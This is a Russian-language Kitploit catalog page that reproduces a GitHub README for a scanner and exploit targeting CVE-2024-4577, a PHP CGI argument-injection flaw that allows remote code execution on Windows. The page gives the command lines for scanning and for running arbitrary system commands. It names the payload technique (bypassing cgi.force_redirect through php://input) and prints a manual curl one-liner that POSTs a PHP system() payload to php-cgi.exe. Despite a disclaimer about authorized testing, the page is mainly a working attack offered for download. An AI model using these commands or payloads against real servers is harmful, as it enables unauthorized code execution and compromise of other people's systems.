
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-4577 — Инструмент сканера и эксплойта для CVE-2024-4577, уязвимости внедрения аргументов в PHP CGI, позволяющей удаленное выполнение кода в системах Windows. Включает модули обнаружения и выполнения команд. | Kitploit
Инструменты/GitHubGitHub/r0otk3r/cve-2024-4577
Сканеры уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеКомандование и УправлениеОбучение и Образование
GitHubr0otk3r/cve-2024-4577

CVE-2024-4577

Инструмент сканера и эксплойта для CVE-2024-4577, уязвимости внедрения аргументов в PHP CGI, позволяющей удаленное выполнение кода в системах Windows. Включает модули обнаружения и выполнения команд.

Репозиторий
461 год назадЕщё не проверено
Поделиться

CVE-2024-4577 — Внедрение аргументов PHP CGI (RCE)

Краткое описание

CVE-2024-4577 — это критическая уязвимость внедрения аргументов PHP CGI, которая затрагивает системы Windows, работающие с PHP в режиме CGI. Эта ошибка позволяет удалённым злоумышленникам внедрять аргументы в командную строку PHP с помощью специально созданных URL-адресов, что приводит к удалённому выполнению кода (RCE).

Этот репозиторий содержит:

  • CVE-2024-4577.py: сканер для обнаружения уязвимых целей.
  • exploit.py: эксплойт-инструмент, который отправляет PHP-код и выполняет системные команды на уязвимом сервере.

⚠️ ОТКАЗ ОТ ОТВЕТСТВЕННОСТИ
Этот проект предназначен только для образовательных целей и авторизованного тестирования. Автор не несёт ответственности за любое неправомерное использование этого кода. Используйте ответственно и только в средах, которыми вы владеете или на тестирование которых у вас есть явное разрешение.


Требования

  • Python 3.x
  • библиотека requests

Установите зависимости:

pip install -r requirements.txt

Использование сканера

Проверьте, уязвима ли цель к CVE-2024-4577:


Одиночная цель

python3 CVE-2024-4577.py -u http://target.com
1

Несколько целей из файла

python3 CVE-2024-4577.py -f urls.txt

2

Пользовательский путь (необязательно)

python3 CVE-2024-4577.py -u http://target.com -p /custom/path.php

Примеры уязвимых путей

Сканер и эксплойт проверяют распространённые CGI-точки входа, такие как:

/php-cgi/php-cgi.exe
/index.php
/test.php
/test.hello

Полезная нагрузка обходит cgi.force_redirect и внедряет вредоносный PHP-код через php://input.


Использование эксплойта

Выполняйте произвольные системные команды на уязвимой цели:


Одиночная цель

python3 exploit.py -u http://target.com -c "id"
4

Несколько целей из файла

python3 exploit.py -f urls.txt -c "id"

5


Использование curl

Вы также можете эксплуатировать уязвимость вручную с помощью curl:

curl -X POST http://target.com/php-cgi/php-cgi.exe -d "<?php system('uname -a'); ?>"

Это отправляет PHP-полезную нагрузку, которая выполняет uname -a на сервере и возвращает результат.

3


Лицензия

Этот код распространяется под лицензией MIT. Подробнее см. в LICENSE.


Официальные каналы

  • YouTube @rootctf
  • X @r0otk3r
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    994
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    656
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    422
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    389
  • 5

    SafeLine

    chaitin/safeline

    Сам хостируемый WAF и обратный прокси-сервер, который фильтрует вредоносный HTTP-трафик, блокирует SQL-инъекции, XSS и атаки ботов, с ограничением скорости и динамическим шифрованием HTML/JS.

    333
  • 6

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    330

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →